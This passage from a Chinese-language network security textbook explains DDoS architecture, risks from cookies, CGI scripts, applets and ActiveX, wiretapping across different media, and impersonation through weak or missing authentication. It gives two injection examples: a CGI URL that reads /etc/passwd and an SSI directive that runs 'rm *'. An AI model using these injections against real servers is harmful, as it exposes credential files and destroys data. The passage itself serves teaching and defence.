



**图 7-3　分布式拒绝服务攻击原理图**

(1) 攻击者。攻击者可以是网络上的任何一台主机。在整个攻击过程中,它是攻击主控台,向主控机发送攻击命令,包括被攻击者主机地址,控制整个攻击过程。攻击者与主控机的通信一般不包括在 DDoS 工具中,可以通过多种连接方法完成,最常用的有 Telnet TCP 终端会话,还可以是绑定到 TCP 端口的远程 Shell,基于 UDP 的客户/服务器远程 Shell 等。

(2) 主控机。主控机和代理主机都是攻击者非法侵入并控制的一些主机,它们分成了两个层次,分别运行非法植入的不同的攻击程序。每个主控机控制一部分代理主机,主控机有其控制的代理主机的地址列表,它监听端口接收攻击者发来的命令后,将命令转发给代理主机。主控机与代理主机的通信根据 DDoS 工具的不同而有所不同。如 Trinoo 使用 UDP 协议,TFN 使用 ICMP 协议,Stacheldraht 使用 TCP 和 ICMP 协议。

(3) 代理主机。代理主机运行攻击程序,监听端口接收和运行主控机发来的命令,是真正进行攻击的机器。

(4) 被攻击者。被攻击者可以是路由器、交换机、主机。遭受攻击时,它们的资源或带宽被耗尽。防火墙、路由器的阻塞还可能导致恶性循环,加重网络拥塞情况。

除了巨大的乘数效应以外,也很容易通过脚本来实施分布式拒绝服务攻击,这也是一个严重的问题。只要给出了一套拒绝服务攻击方式和一种特洛伊木马繁殖方式,人们就可以很容易地写出一个程序来植入特洛伊木马,该特洛伊木马就可以用任何一种或者所有的拒绝服务攻击方法实施攻击。DDoS 攻击工具最早出现于 1999 年中期,包括 TFN (Tribal Flood Network),Trin00 以及 TFN2K(Tribal Flood Network, Year 2000 Edition)。随着一些新弱点的发现,特洛伊木马的植入方式也随之发生了一些改变,而且,随着一些新的拒绝服务攻击方式被发现,也相应出现了一些新的组合工具。

5) 来自活动或者移动代码的威胁

活动代码(Active Code)或者移动代码(Mobile Code)是对被“推入”到客户端执行的代码的统称。网页服务器为什么要浪费宝贵的资源和带宽去做那些客户工作站能做的简单工作呢?例如,假设想让你的网站上出现一些熊跳着舞跨过页面顶部的画面。为了下载这些正在跳舞的熊,你可能会在这些熊每一次运动的时候下载一幅新图片:向前移动一点,再向前移动一点,如此继续下去。然而,这种方法占用了服务器太多的时间和带宽,因为需要服务器来计算这些熊的位置并下载很多新的图片。一种更有效利用(服务器)资源的方式是直接下载一个实现熊运动的程序,让它在客户计算机上运行即可。

本节将介绍不同种类活动代码的相关潜在弱点。

(1) Cookie。严格说来,Cookie 不是活动代码,而是一些数据文件,远程服务器能够存入或获取 Cookie。然而,由于 Cookie 的使用可能造成从一个客户到服务器的不期望的数据传送,所以它的一个缺点就是失去了机密性。

Cookie 是一个数据对象,可以存放在内存中(一次会话 Cookie),也可以为将来使用而存储在磁盘上(持久 Cookie)。Cookie 可以存储浏览器允许的与客户相关的任何内容:用户按键、机器名称、连接详细内容(比如 IP 地址)、日期和类型等。在服务器命令控制下,浏览器将 Cookie 的内容发送给服务器。一次会话 Cookie 在关闭浏览器的时候被删除,而持久 Cookie 却可以保留一段预先设定的日期,可能是未来的几年时间。

Cookie 为服务器提供了一个上下文。通过使用 Cookie，某些主页可以使用"欢迎回来，James Bond"这样的欢迎词来对你表示欢迎，或者反映出你的一些选择，比如"我们将把该订单上的货物邮寄到 Elm 大街 135 号，对吗?"但是，正如以上两个例子所显示出来的那样，任何人只要拥有了某人的 Cookie，他在某些情形中就代表着这个人。这样，任何人只要窃听或者获得了一个 Cookie，就可以冒充该 Cookie 的所有者。

Cookie 中究竟包含着关于你的哪些信息呢？尽管这些都是你的信息，但绝大多数时间你都不会知道 Cookie 里边到底是些什么东西，因为 Cookie 的内容是使用一个来自服务器的密钥加过密的。

因此，Cookie 会占用你的磁盘空间，保存着一些你不能看到但与你相关的信息，能传递给服务器但你不知道服务器什么时候想要它，服务器也不会通知你。

(2) 脚本。客户可以通过执行服务器上的脚本来请求服务。通常情况是，网页浏览器显示一个页面，当用户通过浏览器与网站进行交互时，浏览器把用户输入的内容转化成一个预先定义好的脚本中需要的参数；然后，它发送这个脚本和参数给服务器执行。但是，所有通信都是通过 HTML 来进行的，服务器不能区分这些命令到底是来自一个浏览器上的用户完成一个主页后提交的，还是一个用户用手工写出来的。一些怀有恶意的用户可能会监视一个浏览器与服务器之间的通信，观察怎样改变一个网页条目可以影响浏览器发送的内容，及其后服务器会做出何种反应。具备了这些知识，怀有恶意的用户就可以操纵服务器的活动了。

来看看这种操纵活动有多么容易。首先，要记住程序员们通常不能预见到恶意的举动；事实正好相反，程序员们认为用户都是合法的，会按照程序预先设定的操作规程来使用一个程序。正是由于这个原因，程序员们常常忽略过滤脚本参数，以保证用户的操作是合理的，而且执行起来也是安全的。一些脚本允许包含到任何文件中，或者允许执行任何命令。攻击者可以在一个字符串中看到这些文件或命令，并通过改变它们来做一些实验。

一种大家都很熟悉的针对网页服务器的攻击方式是 Escape 字符(Escape-Character)攻击。一种常用于网页服务器的脚本语言——公共网关接口(Common Gateway Interface，CGI)——定义了一种不依赖于具体机器的方法来对通信数据编码。按照编码惯例，使用%nn 来代表特殊的 ASCII 字符。例如，%0A(行结束)指示解释器将紧接着的一些字符当作一个新的命令。下面的命令是请求复制服务器的口令文件：

```
http://www.test.com/cgi-bin/query?%0a/bin/cat%20/etc/passwd
```

CGI 脚本也可以直接在服务器上启动一个动作。例如，如果攻击者观察到一个 CGI 脚本中包含着如下格式的一个字符串：

```
<!--#action arg1=value arg2=value -->
```

攻击者用以下字符串替代上述字符串后，就提交一个命令：

```
<!--#exec cmd="rm *"-->
```

这就会引起命令行解释器执行一个命令删除当前目录下的所有文件。

微软的动态服务器页面(Active Server Page，ASP)也具有像脚本一样的能力。这些

页面指导浏览器怎样显示文件、维护上下文以及与服务器交互。它们在浏览器端也可以被看到，所以任何存在于 ASP 代码中的编程漏洞都可用于侦察和攻击。

服务器永远不要相信来自客户端的任何东西，因为远程用户可以向服务器发送手工写出来的字符串，用以代替由服务器发送给客户端的善意的程序。正是由于有如此多的远程访问方式，所有这些例子证明了这样一点：如果你允许其他人在你的机器上运行程序，那你的机器就不会有绝对的安全保障。

(3) 活动代码。通过以下几个步骤就可以开始显示主页：产生文本，插入图片，并通过鼠标点击来获取新页。很快，人们就在他们的站点上使用了一些精心设计的内容：蹒跚学步的孩子在页面上跳舞、三维旋转的立方、图片时隐时现、颜色不断改变，以及显示总数等。其中，特别是涉及运动的小技巧显然会占用重要的计算能力，还需要花大量时间和通信从服务器上把它们下载到客户端。然而，通常情况下，客户自身有一个有能力却没有充分利用的处理器，因此，无须担心活动代码占用客户端计算时间的问题。

为了充分利用处理器的能力，服务器可以下载一些代码到客户端去执行。这些可执行代码称为活动代码(Active Code)。两种主要的活动代码是 Java 代码(Java Code)和 Activex 控件(Activex Control)。

① Java 代码。恶意的 Applet(Hostile Applet)是一种可以下载的 Java 代码，会对客户系统造成损害。由于 Applet 在下载以后失去了安全保护，而且通常以调用它的用户的权限运行，因此恶意的 Applet 会造成严重破坏。Dean 等列举了安全执行 Applet 的几种必要条件：

- 系统必须控制 Applet 对重要系统资源的访问，比如文件系统、处理器、网络、用户显示和内部状态变量等。
- 编程语言必须通过阻止伪造内存指针和数组(缓冲区)溢出来保护内存。
- 在创建新对象的时候，系统必须通过清除内存内容来阻止对象的重用；在不再使用某些变量的时候，系统应该使用垃圾回收机制来收回所占用的内存。
- 系统必须控制 Applet 之间的通信，以及控制 Applet 通过系统调用对 Java 系统外的环境产生的影响。

② Activex 控件。微软公司针对 Java 技术的应对措施是 ActiveX 系列。使用 ActiveX 控件以后，任何类型的对象都可以下载到客户端。如果该客户有一个针对这种对象类型的阅读器或者处理程序，就可以调用该阅读器来显示这个对象。例如，下载一个 Word 的.doc 文件就会调用系统上安装的 Word 程序来显示该文件。对于那些客户端没有相应处理程序的文件将会导致下载更多的其他代码。正是由于这个特点，从理论上来说，攻击者可以发明一种新的文件类型，比如称之为.bomb 的类型，就会导致那些毫无戒心的用户在下载一个包含.bomb 文件的主页时，也随同下载了可以执行.bomb 类型文件的代码。

为了阻止任意下载文件，微软公司使用了一种鉴别方案，在这种鉴别方案下，下载的代码是有密码标记的，而且在执行之前需要验证签名。但是，鉴别验证的仅仅是源代码，而不是它们的正确性或者安全性。来自微软公司(Netscape 或者任何其他生产商)的代码并不是绝对安全的，具有未知来源的代码可能会更安全，但也可能更不安全。以前的事

实证明：不论代码来自何处，你都不能假设它到底有多好或者有多安全。况且，有些弱点还可以允许 ActiveX 绕过这种鉴别。

(4) 根据类型自动执行。数据文件是通过程序进行处理的。对于某些产品而言，文件类型是通过文件的扩展名来表示的，比如扩展名为.doc 的文件是一个 Word 文档，扩展名为.pdf 可移植文档格式(Portable Document Format)的文件是一个 Adobe Acrobat 文件，而以.exe 为扩展名的文件是一个可执行文件。在许多系统中，当一个具有某种扩展名的文件到达时，操作系统会自动调用相应的处理程序来处理它。

把一个 Word 文档本身当作一个可执行文件是让人难以理解的。为了阻止人们通过输入名字作为命令来运行文件 Temp.doc，微软公司在文件中内置了它的真实类型。只需要在 Windows 文件浏览器窗口中双击该文件，就可以激活相应的程序来处理这个文件。

但是，这种方案也为攻击者提供了一个机会。一名怀有恶意的代理可能会给你发送一个名为 innocuous.doc 的文件，使你以为它是一个 Word 文档。由于它的扩展名是.doc，因此 Word 会试图打开它。假设该文件被重命名为 innocuous(没有扩展名.doc)，但如果内置的文件类型是.doc，那么双击 innocuous 也会激活 Word 程序打开该文件。这个文件中可能包含着一些不怀好意的宏命令，或者通过请求打开另一个更危险的文件。

在通常情况下，可执行文件是危险的，而文本文件相对比较安全，一些带有活动内容的文件(比如.doc 文件)介乎两者之间。如果一个文件没有明显的文件类型，将会使用它内置的文件处理程序来打开，此时，正步入危险的境地。攻击者常常使用没有明显文件类型的方法来隐藏一个怀有恶意的活动文件。

(5) 蠕虫(Bot)。蠕虫(Bot)是黑客机器人，是在远程控制的一段有恶意的代码。这些目标代码是分布在大量受害者主机的特洛伊木马。如果忽略它们消耗计算机资源和网络资源，由于不干扰或损害用户的计算机，因而通常不易被察觉。

通过常用的网络，如在线聊天系统(Internet Relay Chat，IRC)通道、P2P 网络(该网络通过 Internet 共享音乐)，蠕虫之间或蠕虫与主控机之间进行相互协作。由蠕虫构成的网络称为 Botnet，其结构类似松散协作的 Web 站点，该结构允许任何一个蠕虫或蠕虫组失效，并存在多个连接通道用于信息与协调工作，因此，灵活性非常好。

Botnet 常用于分布式拒绝服务攻击，从很多站点发起对受害者的并行攻击。它们也常常用于垃圾邮件或其他大邮件攻击，发送服务提供者发送极大邮件可能引起网络堵塞。

**3. 对网络中信息的威胁**

1) 传输中的威胁：偷听与窃听

实施攻击的最简便方法就是偷听(Eavesdrop)。攻击者无须额外努力就可以毫无阻碍地获取正在传送的通信内容。例如，一名攻击者(或者一名系统管理员)正在通过监视流经某个结点的所有流量进行偷听。管理者可能出于一种合法的目的，比如查看是否有员工不正确地使用资源(例如，通过公司内部网络访问与工作不相干的网站)，或者与不合适的对象进行通信(例如，从一名军用计算机向敌人传递一些文件)。

窃听(Wiretap)即通过一些努力窃取通信信息。被动窃听(Passive Wiretapping)只是“听”，与偷听非常相近。而主动窃听(Active Wiretapping)则意味着还要在通信信息中

注入某些东西。例如,A 可以用他自己的通信内容来取代 B 的通信内容,或者以 B 的名义创建一次通信。窃听源于电报和电话通信中的偷听,常常需要进行某种物理活动,在这种活动中,使用某种设备从通信线路上获取信息。事实上,由于与通信线路进行实际的接触不是必需的条件,所以有时可以偷偷地实施窃听,以至于通信的发送者和接收者都不会知道通信的内容已经被截取了。

窃听是否成功与通信媒介有关。下面仔细研究一下针对不同通信媒介的可能攻击方法。

(1) 电缆。对大多数局部网络而言,在一个以太网或者其他 LAN 中,任何人都可以截取电缆中传送的所有信号。每一个 LAN 连接器(比如计算机网卡)都有一个唯一的地址,每一块网卡及其驱动程序都预先设计好了程序,用它的唯一地址(作为发送者的"返回地址")来标识它发出的所有数据包,并只从网络中接收以其主机为目的地址的数据包。

但是,仅仅删除发往某个给定主机地址的数据包是不可能的,并且我们也没有办法阻止一个程序检查经过的每一个包。一种称为嗅包器(Packet Snifter)的软件可以获取一个 LAN 上的所有数据包。还有一种方法,可以对一个网卡重新编程,使它与 LAN 上另一块已经存在的网卡具有相同的地址。这样,这两块不同的网卡都可以获取发往该地址的数据包了(为避免被其他人察觉,这张伪造的网卡必须将它所截取的包复制后发回网络)。就目前而言,这些 LAN 通常仅仅用在相当友好的环境中,因此这种攻击很少发生。

一些高明的攻击者利用了电缆线的特性,不需要进行任何物理操作就可以读取其中传递的数据包。电缆线(以及其他电子元件)会发射无线电波。通过自感应(Inductance)过程,入侵者可以从电缆线上读取辐射出的信号,而无须与电缆进行物理接触。电缆信号只能传输一段较短的距离,而且可能受其他导电材料的影响。由于这种用来获取信号的设备并不昂贵而且很容易得到,因此对采用电缆作为传输介质的网络应高度重视自感应威胁。为了使攻击能起作用,入侵者必须相当接近电缆,因此,这种攻击形式只能在有合理理由接触到电缆的环境中使用。

如果与电缆的距离不能靠得足够近,攻击者从而无法实施自感应技术时,就可能采取一些更极端的措施。窃听电缆信号最容易的形式是直接切断电缆。如果这条电缆已经投入使用,切断它将会导致所有服务都停止。在进行修复的时候,攻击者可以很容易地分接出另外一根电缆,然后通过这根电缆就可以获取在原来电缆线上传输的所有信号了。

网络中传输的信号是多路复用(Multiplexed)的,意味着在某个特定的时刻不止一个信号在传输。例如,两个模拟(声音)信号可以合成起来,正如一种音乐和弦中的两个声调一样;同样,两个数字信号也可以通过交叉合成起来,就像玩扑克牌时洗牌一样。LAN 传输的是截然不同的包,但是在 WAN 上传输的数据却在离开发送它们的主机以后经过了复杂的多路复用处理。这样,在 WAN 上的窃听者不仅需要截取自己想要的通信信号,而且需要将这些信号从同时经过多路复用处理的信号中区分开来。只有能够同时做到这两件事情,这种攻击方式才值得一试。

(2) 微波。微波信号不是沿着电线传输的,而是通过空气传播的,这使得它们更容易被局外人接触到。一个传输者的信号通常都是正对着它的接收者发送的。信号路径必须足够宽,才能确保接收者收到信号。从安全的角度来说,信号路径越宽,越容易招引攻击。

一个人不仅可以在发送者与接收者连线的中间截取微波信号,而且可以在与目标焦点有稍许偏差的地方,架设一根天线来获取完整的传输信号。

微波信号通常都不采取屏蔽或者隔离措施以防止截取。因此,微波是一种很不安全的传输介质。然而,由于微波链路中携带着巨大的流量,因此,几乎不可能(但不是完全不能够)将某一个特定的通信信号从同时进行了多路复用处理的其他传输信号中分离出来。但对于一条专有的微波链路而言,由于只传输某一个组织机构的通信信息,从而不能很好地获得因容量大而产生的保护。

(3) 卫星通信。卫星通信也存在着相似的问题,因为发射的信号散布在一个比预定接收点广得多的范围内。尽管不同的卫星具有不同的特点,但有一点是相同的:在一个几百英里宽上千英里长的区域内都可以截取卫星信号。因此,潜在被截取的可能性比微波信号更大。然而,由于卫星通信通常都经过了复杂的多路复用处理,因而被截取的危险相对于任何只传输一种通信信号的介质要小得多。

(4) 光纤。光纤相对于其他通信介质而言,提供了两种特有的安全优势。第一,在每次进行一个新的连接时,都必须对整个光纤网络进行仔细调整。因此,没有人能够在不被系统察觉的情况下分接光纤系统。只要剪断一束光纤中的一根就会打破整个网络的平衡。

第二,光纤中传输的是光能,而不是电能。电会发射电磁场,而光不会。因此,不可能在光纤上使用自感应技术。

然而,就是使用光纤也不是绝对安全可靠的,还需要使用加密技术。在通信线路中间安放了一些诸如中继器、连接器和分接器等设备,在这些位置获取数据比从光纤本身获取数据要容易得多。从计算设备到光纤的连接处也可能是一些渗透点。

(5) 无线通信。无线通信是通过无线电波进行传送的。在美国,无线计算机连接与车库开门器、本地无线电(比如用于婴儿监控器)、一些无绳电话以及其他短距离的应用设备共享相同的频率。尽管频率带宽显得很拥挤,但是对某一个用户而言,很少同时使用相同带宽上的多个设备,因此,争夺带宽或干扰不构成问题。

但主要的威胁不是干扰,而是截取。无线通信信号的强度能够达到大约 100～200 英尺,可以很容易地收到强信号。而且,使用便宜的调谐天线就可以在几英里外的地方接收到无线信号。换句话说,某些人如果想要接收你发出的信号,可以在几条街的范围内做这件事情。通过停在路边的一辆卡车或者有篷货车,拦截者就可以在相当长的一段时间内监视你的通信,而不会引起任何怀疑。在无线通信中,通常不使用加密技术,而且在一名执着的攻击者面前,某些无线通信设备中内植的加密往往显得不是足够健壮。

无线网络还存在一个问题:有骗取网络连接的可能性。很多主机都运行了动态主机配置协议(Dynamic Host Configuration Protocol,DHCP),通过该协议,一名客户可以从一个主机获得一个临时 IP 地址和连接。这些地址原本放在一个缓冲池中,并随时可以取用。一名新客户通过 DHCP 向主机请求一个连接和一个 IP 地址,然后服务器从缓冲池中取出一个 IP 地址,并分配给请求的主机。

这种分配机制在鉴别上存在一个很大的问题。除非主机在分配一个连接之前对用户的身份进行了鉴别,否则,任何进行请求的客户都可以分配到一个 IP 地址,并以此进行对

网络的访问(通常分配发生在客户工作站上的用户真正到服务器上进行身份确认之前,因此,在分配的时候,DHCP服务器不可能要求客户工作站提供一个已鉴别的用户身份)。这种状况非常严重,因为通过一些城区的连接示意图,就可以找到很多可用的无线连接。

从安全的观点来看,应该假设在网络结点之间所有的通信链路都有被突破的可能。由于这个原因,商业网络用户采取加密的方法来保护他们通信的机密性,尽管出于性能的考虑,商业网络更倾向于采用加强物理上和管理上的安全来保护本地连接,但还是可以对局部的网络通信进行加密。

2) 假冒

在很多情况下,有一种比采用窃听技术获取网络信息更简单的方法:假冒另一个人或者另外一个进程。如果你可以直接获取相同的数据,为何还要冒险从一根电缆线上去感应信息,或者费力地从很多通信中分离出其中的一个通信呢?

在广域网中采用假冒技术比在局域网中具有更大的威胁。在局域网中有更好的方法获取对其他用户的访问,比如,他们可以直接坐到一台无人注意的工作站上,就可以开始工作了。但是,即使是在局域网环境中,假冒攻击也是不容忽视的。因为,局域网有时会在未经安全考虑的情况下就被连接到一个更大的网络中去。

在假冒攻击中,攻击者有几种方式可供选择:

(1) 猜测目标的身份和鉴别细节。

(2) 从一个以前的通信或者通过窃听技术获取目标的身份和鉴别细节。

(3) 绕过目标计算机上的鉴别机制或使其失效。

(4) 使用一个不需要鉴别的目标。

(5) 使用一个采用众所周知的鉴别方法的目标。

下面来对每一种选择方式进行详细介绍。

(1) 通过猜测突破鉴别。口令猜测的来源是很多用户选择了默认口令或容易被猜出的口令。在一个值得信赖的环境中,比如一个办公用LAN,口令可能仅仅是一个象征性的信号,表明该用户不想让其他人使用这台工作站或者这个账户。有时,受到口令保护的工作站上含有一些敏感的数据,比如员工的薪水清单或者关于一些新产品的信息。一些用户可能认为只要有口令就可以使有好奇心的同事知趣地走开,他们似乎没有理由防范一心要搞破坏的攻击者。然而,一旦这种值得信赖的环境连接到了一个不能信赖的较大范围的网络中,所有采用简单口令的用户就会成为很容易攻击的目标。实际情况是,一些系统原本没有连接到较大的网络中,因此它们的用户开始阶段处在一个较少暴露的环境中。一旦进行了连接,这种状况就明显地改变了。

(2) 以偷听或者窃听突破鉴别。由于分布式和客户/服务器计算环境不断增加,一些用户常常对几台联网的计算机都有访问权限。为了禁止任何外人使用这些访问权限,就要求在主机之间进行鉴别。这些访问可能直接由用户输入,也可能通过主机对主机鉴别协议代表用户自动做这些事情。不论是在哪种情况下,都要求将账户和鉴别细节传送到目标主机。当这些内容在网络上传输时,它们就暴露在网络上任何一个正在监视该通信的人面前。这些同样的鉴别细节可以被一个假冒者反复使用,直到它们被改变为止。

由于显式地传输一个口令是一个明显的弱点,所以开发出了一些新的协议,它们可以

使口令不离开用户的工作站。但是,保管和使用等细节是非常重要的。

微软公司的 LAN Manager 是一种早期用于实现连网的方法,它采用了一种口令交换机制,使得口令自身不会显式地传输出去;当需要传输口令时,所传送的只是一个加密的哈希代码。口令可以由多达 14 个字符组成,其中,可以包含大小写字母、数字或者一些特殊字符,则口令的每个位置有 67 种可能的选择,所以,一共有 $67^{14}$ 种可能——这是一个令人生畏的工作因数(Work Factor)。然而,这 14 个字符并不是分布在整个哈希表中的,它们被分成子串分两次发送出去,分别代表字符 1～7 和 8～14。如果口令中只有 7 个或者不到 7 个字符,则第二个子串全用 Null 替代,从而可以立即被识别。一个包含 8 个字符的口令,在第二个子串中有 1 个字符和 6 个 Null,因此,只需进行 67 次猜测就可以找出这个字符。即使在最大情况下,对一个包含 14 个字符的口令,工作因数从 $67^{14}$ 下降到了 $67^7+67^7=2\times67^7$。这些工作因数也大约相当于一个 100 亿的不同因数。LAN Manager 鉴别仍保留在很多后来出现的系统之中(包括 Windows NT),只是作为一种可选项使用,以支持向下兼容像 Windows 95/98 这样的系统。这个例子说明了为什么安全和加密都是很重要的,而且必须从设计和实现的概念阶段就开始由专家对其进行严密监控。

(3) 避开鉴别。很显然,鉴别只有在它运行的时候才有效。对于一个有弱点或者有缺陷的鉴别机制来说,任何系统或者个人都可以绕开该鉴别过程而访问该系统。

在一个典型的操作系统缺陷中,用于接收输入口令的缓冲区大小是固定的,并对所有输入的字符进行计数,包括用于改错的退格符。如果用于输入的字符数量超过了缓冲区的容纳能力,就会出现溢出,从而导致操作系统省略对口令的比较,并把它当作经过了正确鉴别的口令一样对待。这些缺陷或者弱点可以被任何寻求访问的人所利用。

许多网络主机,尤其是连接到广域网上的主机,运行的操作系统很多都是 UNIX System V 或者 BSD UNIX。在一个局部网络环境中,很多用户都不知道正在使用的是哪一种操作系统;当然也有少数几个人知道,或有能力知道这些信息,另外也有少数人对利用操作系统的缺陷很感兴趣。然而,在广域网中,一些黑客会定期扫描网络,以搜寻正在运行着有弱点或者缺陷的操作系统的主机。因此,连接到广域网(尤其是因特网)会将这些缺陷暴露给更多企图利用它们的人。

(4) 不存在的鉴别。如果有两台计算机供一些相同的用户存储数据和运行程序,并且每一台计算机在每一个用户第一次访问时都要对他进行鉴别,你可能会认为计算机对计算机(Computer-to-Computer)或者本地用户对远程进程(Local User-to-Remote Process)的鉴别是没有必要的。这两台计算机及其用户同处于一个值得信赖的环境中,重复鉴别将增加复杂性,这看起来有些多余。

然而,这种假设是不正确的。为了说明这个问题,来看看 UNIX 系统的处理方法。在 UNIX 系统中,. rhosts 文件列出了所有可信任主机,. rlogin 文件列出了所有可信任用户,它们都被允许不经鉴别就可以访问系统。使用这些文件的目的是为了支持已经经过他所在域的主机鉴别过的用户进行计算机对计算机的连接。这些"可信任主机"也可以被局外人所利用:他们可以通过一个鉴别弱点(比如一个猜出来的口令)获取对一个系统的访问,然后就可以实现对另外一个系统的访问,只要这个系统接受来自其可信任列表中的真实用户。

攻击者也可能知道一个系统有一些身份不需要经过鉴别。一些系统有 Guest 或者 Anonymous 账户，以便允许其他人可以访问系统对所有人发布的信息。例如，一家银行可能发布目前的外币汇率列表，所有在线目录的图书馆可能想把这个目录提供给任何人进行搜索，一家公司可能会允许任何人访问它的一些报告。一个用户可以用 Guest 登录系统，并获取一些公开的有用信息。通常，这些系统不会对这些账号要求口令；或者向用户显示一条消息，提示他们在要求输入口令的地方输入 GUEST（或者你的名字，只需要任何一个看起来像人名的任何字符串都行）。这些账户都允许未经鉴别的用户进行访问。

(5) 众所周知的鉴别。鉴别数据应该是唯一的，而且很难被猜出来。然而，遗憾的是，采用方便的鉴别数据和众所周知的鉴别方案，有时会使得这种保护形同虚设，例如，一家计算机制造商计划使用统一的口令，以便它的远程维护人员可以访问遍布世界各地的任何一个客户的计算机。幸运的是，在该计划付诸实施之前，安全专家们指出了其中潜在的危险。

系统网络管理协议（SNMP）广泛应用于网络设备（比如路由器和交换机）的远程管理，不支持普通的用户。SNMP 使用了一个公用字符串（Community String），这是一个重要的口令，用于公用设备彼此之间的交互。然而，网络设备被设计成可以进行带有最小配置的快速安装，并且很多网络管理员并不改变这个安装在一个路由器或者交换机中默认的公用字符串。这种疏忽使得这些在网络周界上的设备很容易受到多种 SNMP 的攻击。

目前，一些销售商仍然喜欢在出售计算机时附带安装一个系统管理员账号和默认口令。有些系统管理员也忘记了改变他们的口令或者删除这些账号。

3) 欺骗

通过猜测或者获取一个实体（用户、账户、进程、结点、设备等）的网络鉴别证书后，攻击者可以该实体的身份进行一个完整的通信。在假冒方式中，攻击者扮演了一个合法的实体。与此密切相关的是欺骗（Spoofing），是指一名攻击者在网络的另一端以不真实的身份与你交互。欺骗方式包括伪装、会话劫持和中间人攻击。

